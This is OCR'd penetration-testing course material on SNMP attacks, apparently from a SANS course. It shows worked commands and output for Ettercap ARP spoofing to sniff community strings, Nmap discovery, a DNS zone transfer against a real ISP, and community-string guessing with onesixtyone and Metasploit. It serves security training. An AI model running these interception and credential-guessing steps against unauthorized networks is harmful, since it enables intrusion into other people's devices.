
- Managed Device: The managed device is the device that is allowing a remote device to read and possibly write SNMP variables.
- Agent: The agent is the SNMP service running on the managed device.
- NMS: The Network Management System is the management console that collects and possibly sets SNMP data on the managed devices by interacting with each SNMP agent. Common NMSs include HP OpenView, Tivoli, and other lightweight data collection systems such as Cacti.
- MIB: The Management Information Base is the set of data reported by the SNMP agent on the managed device. Partially structured, the SNMP MIB represents the data store for retrieving and setting information through SNMP.

Many SNMP implementations have had a history of security failures, ranging from default authentication credentials that cannot be changed to implementation flaws that can be exploited with malformed SNMP traffic. Tools such as snmp-fuzzer (http://www.vulnerabilityassessment.co.uk/snmpfuzzer.htm) use pre-built test cases from the Oulu University Secure Programming Group (OUSPG) to evaluate the robustness of SNMP implementations when handling malformed data.

From a security perspective, SNMPv1 and SNMPv2c (version 2, community edition) are very similar, offering no encryption or integrity protection, relying on a shared secret or "community string" to validate an NMS's access to the SNMP agent. Generally, the SNMP agent offers read-only access to the MIB with one community string, and optionally may offer read-write access to the MIB using a separate key.

SNMPv3 added support for enhanced security with three available security models: noAuthNoPriv (using no authentication or encryption), authNoPriv (using authentication without encryption), and authPriv (using authentication and encryption). Authentication is implemented through a shared secret using HMAC-MD5 or HMAC-SHA checksums included with SNMP traffic. Encryption is provided through the DES cipher in cipher-block-chaining (CBC) mode.

SNMP implementations use UDP/161 for the agent listening port. An agent can also send an unsolicited SNMP message to an NMS known as an SNMP trap following a configured network event using UDP/162.



SNMP Attacks


- Community string attacks
  - Eavesdropping attack
  - Dictionary attack
- Information disclosure threats
  - Sensitive information in MIB
- Remote system management
  - Controlling remote device over SNMP

SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 222

SNMP Attacks
When evaluating the opportunities for exploiting SNMP, we generally have three categories of attacks:

- Community String Attacks: An attacker may attack the selection of a community string to gain access to the MIB, or to send spoofed SNMP traps to the NMS. Community strings for SNMPv1 and SNMPv2c are vulnerable to eavesdropping attacks, while all three versions of SNMP are vulnerable to dictionary attacks.
- Information Disclosure Threats: An attacker with access to the SNMP MIB may explore the available data to glean sensitive information that may be used to exploit the system further, or to gain additional system or network privileges.
- Remote System Management: If read/write access to the MIB is achieved, an attacker can remotely control and reconfigure a device.

Next, we'll look at each of these attacks in more detail.




SNMP Eavesdropping: Ettercap

- As MITM, Ettercap will log all SNMP community strings observed
  - Address identifies agent, not NMS
  - Add "-p [PCAPFILE] to Ettercap for packet capture detail

```
# ettercap -TqM arp:remote /10.144.246.1-254// /10.144.246.1-254//

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team

SNMP : 10.144.246.161:161 -> COMMUNITY: [R0_C@cti!]  INFO: SNMP v2
```

SNMP Eavesdropping: Ettercap
If SNMPv1 or SNMPv2c are in use and the attacker can observe the traffic, the community string can be obtained through password sniffing techniques. If SNMP activity is present on the LAN, an attacker who launches a MITM attack with Ettercap will see output similar to that shown on this screen, identifying the SNMP agent sending or receiving SNMP traffic with the community string and the observed SNMP version.

Note that Ettercap does not identify the address of the NMS interacting with the SNMP agent. To collect this level of detail, configure Ettercap to log observed traffic with the "-p pcapfile" argument, then inspect the address information with Wireshark to identify the NMS.



SNMP Agent Discovery


- Nmap version scan may identify SNMP agents
  - Many embedded SNMP agents, Linux
  - Windows agents with weak community string
  - Any SNMPv3 agents
- DNS names in use may reveal likely SNMP NMS or agents
  - "cacti", "mrtg", "nagios", etc.
  - Any device with "rtr", "router", "gig", "atm", etc. in the hostname

SNMP Agent Discovery

Scanning for SNMP agent devices has some difficulty due to limitations with UDP port scanning (when ICMP is filtered, UDP port scanning is ineffective, and very slow), and variations in how different SNMP agents respond to requests when configured with the wrong SNMP community string. Fortunately, Nmap's version scanning feature will probe a target system on UDP/161 to identify behavior that is characteristic of an SNMP agent. This technique has a high degree of success when targeting common embedded SNMP implementation (such as routers and other networking devices), as well as any agents using a default community string of "public". Nmap will also identify any system with SNMPv3 support, due to changes in the protocol where the SNMP agent will respond to failed authentication requests.

Notably, Nmap's version scan will not identify the presence of Windows hosts running the Microsoft SNMP agent with a non-default community string. We'll look at alternate techniques for identifying these SNMP agents in this module.

As a secondary technique to narrow down a list of devices that are likely SNMP managed devices, DNS interrogation can also be used. Hostnames such as "cacti", "mrtg", "hpov", "tivoli" and "nagios" are likely SNMP NMS devices, possibly accepting SNMP traps from managed devices. Further, devices with common acronyms or abbreviations indicating their functionality on the network as a router or bridge of some sort (such as "rtr", "router", "gig", "atm", etc.) in the hostname are also worthwhile targets to further evaluate as possible SNMP managed devices.



Nmap SNMP Version Scan

Nmap results against SNMP server with default community string (public)

```
# nmap -sU -p161 -A 10.10.10.3

Starting Nmap 5.00 ( http://nmap.org ) at 2010-10-04 23:06 EDT
Interesting ports on 10.10.10.3:
PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv1 server (public)
|  snmp-sysdescr: Brother NC-7400w, Firmware Ver.1.02  (08.03.14),MID 8C5-C17,FID 2
|_   System uptime: 25 days, 9:34:36.95 (219447695 timeticks)
```

Nmap results against SNMPv3-capable server


```
# nmap -sU -p161 -A 10.10.10.116

Starting Nmap 5.00 ( http://nmap.org ) at 2010-10-04 23:07 EDT
Interesting ports on 10.10.10.116:
PORT    STATE SERVICE VERSION
161/udp open  snmp    SNMPv3 server
```

SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 225

Nmap SNMP Version Scan

A minimal Nmap scan using UDP port scanning limited to UDP/161 is shown on this slide, evaluating two hosts. The first scan results reveal that the device is an SNMPv1 managed device configured with the community string "public". The Nmap version scan also retrieves the SNMP System Description MIB entry to provide additional information to the user as to the identity of the device.

The second Nmap scan also indicates the presence of an SNMP managed device, this time using SNMPv3. In the second scan, Nmap did not attempt to enumerate MIB entries, since a username and password are required to access the system.



FierceDNS Enumeration

```
$ fierce.pl -dns ri.cox.net
Trying zone transfer first...

Whoah, it worked - misconfigured DNS server found:
ri.cox.net.  86400        IN           SOA          ri.cox.net. hostmaster.cox.net.

clvdcmtb01.cl.ri.cox.net.  86400        IN           A            98.173.132.6
wwckcmtb01.ri.ri.cox.net.  86400        IN           A            68.9.9.102
wwckcmtu01-atm010001.rtr.ri.cox.net.    86400        IN           A            68.9.9.74
wwckcmtu02-atm010001.rtr.ri.cox.net.    86400        IN           A            68.9.8.86
gwc-0.wwwkricwds0.rtr.ri.cox.net.       86400        IN           A            70.168.167.24
gwc-1.wwwkricwds0.rtr.ri.cox.net.       86400        IN           A            70.168.167.28
tivocfg.ri.cox.net.        86400        IN           A            98.173.244.19
tvpscm.ri.cox.net.         86400        IN           A            98.173.244.32
www.ri.cox.net.            86400        IN           A            68.1.17.7
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 1896 test(s)...
68.9.16.25    ns2.ri.cox.net
68.9.16.20    proxy.ri.cox.net
68.9.16.21    provslbf01.rtr.ri.cox.net
68.9.16.22    provslbf02.rtr.ri.cox.net
68.9.16.29    proxy.ri.cox.net
68.9.16.30    ns1.ri.cox.net
68.1.17.7     www.ri.cox.net
```

Automates zone transfer, common hostname guessing, reverse lookup enumeration, recursive lookups for sub-domains.


SANS

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 226

FierceDNS Enumeration

The FierceDNS tool (implemented as "fierce.pl") provides a means to quickly enumerate multiple DNS servers, attempting to perform a zone transfer first, then using a short common hostname list to brute-force configured DNS entries. FierceDNS also performs reverse lookups on IP addresses discovered through DNS enumeration to identify other sub-domains (where foo.sans.org is a sub-domain of sans.org) for further scanning.

In the example on this slide, the author evaluated the DNS server of the local ISP, first revealing a DNS server permitting zone-transfers, which revealed interesting hostnames such as "tivocfg.ri.cox.net" (possibly indicating a Tivoli system) as well as multiple hosts with "rtr" or "atm" in the hostname (possibly indicating network routers).



onesixtyone

- Standalone SNMP community string scanner
- Does not stop scanning once a community string is found
  - Will enumerate all community string guesses for each host
- Designed to scan at LAN speeds, increase per-packet delay with "-w" if scanning remote networks
- Scans 254 hosts in ~6 minutes


```
# genip 10.10.10.1-254 >hosts.txt
# onesixtyone -c snmp.txt -i hosts.txt
Scanning 254 hosts, 119 communities
10.10.10.3 [public] Brother NC-7400w, Firmware Ver.1.02  (08.03.14),MID 8C5-C17,FID 2
10.10.10.146 [public] Hardware: x86 Family 15 Model 0 Stepping 10 AT/AT COMPATIBLE - Software: Windows 2000
Version 5.0 (Build 2195 Uniprocessor Free)
10.10.10.15 [cisco] Cisco IOS Software, C2960 Software (C2960-LANBASE-M), Version 12.2(25)FX, RELEASE
SOFTWARE (fc1)  Copyright (c) 1986-2005 by Cisco Systems, Inc.  Compiled Wed 12-Oct-05 22:05 by yenanh
10.10.10.100 [public] Hardware: x86 Family 6 Model 15 Stepping 11 AT/AT COMPATIBLE - Software: Windows
Version 6.1 (Build 7600 Multiprocessor Free)
10.10.10.3 [internal] Brother NC-7400w, Firmware Ver.1.02  (08.03.14),MID 8C5-C17,FID 2
```

onesixtyone
The onesixtyone tool from Solar Designer is a standalone SNMP scanner written in C. Onesixtyone uses a non-blocking approach to SNMP scanning for efficiency and speed, sending rapid community string guesses in one thread while waiting for responses in another thread. Onesixtyone will continue scanning the target device until all the specified community strings are exhausted.

Onesixtyone was designed to work in LAN environments by default, with a minimal delay of 10 milliseconds between each community string guess. If you are scanning a remote network that does not respond as quickly as hosts on the LAN, increase the delay between each guess with the "-w" argument based on the estimated round-trip time of the network divided by 2.

Onesixtyone can scan a single host with a single community string using command-line arguments only, but to scan a list of hosts with a list of community strings you need to create two files: One containing the list of targets to scan by IP address one per line, and a second list of community strings to guess with. In the example on this slide, the "genip" tool is used to create the list of IP addresses based on a simple range designation.

Onesixtyone is available from http://labs.portcullis.co.uk/application/onesixtyone/.



Metasploit SNMP Scanner

```
# msfconsole
msf> use auxiliary/scanner/snmp/snmp_login
msf auxiliary(snmp_login) > set RHOSTS 172.16.0.1-254
RHOSTS => 172.16.0.1-254
msf auxiliary(snmp_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(snmp_login) > set THREADS 4
THREADS => 4
msf auxiliary(snmp_login) > exploit

[+] SNMP: 172.16.0.2 community string: 'public' info: 'Brother NC-7700w, Firmware Ver.1.05
(12.06.14),MID 84E-302'
[+] SNMP: 172.16.0.4 community string: 'public' info: 'Brother NC-180w, Firmware Ver.0.09
,MID 8CA-F11-001'
```

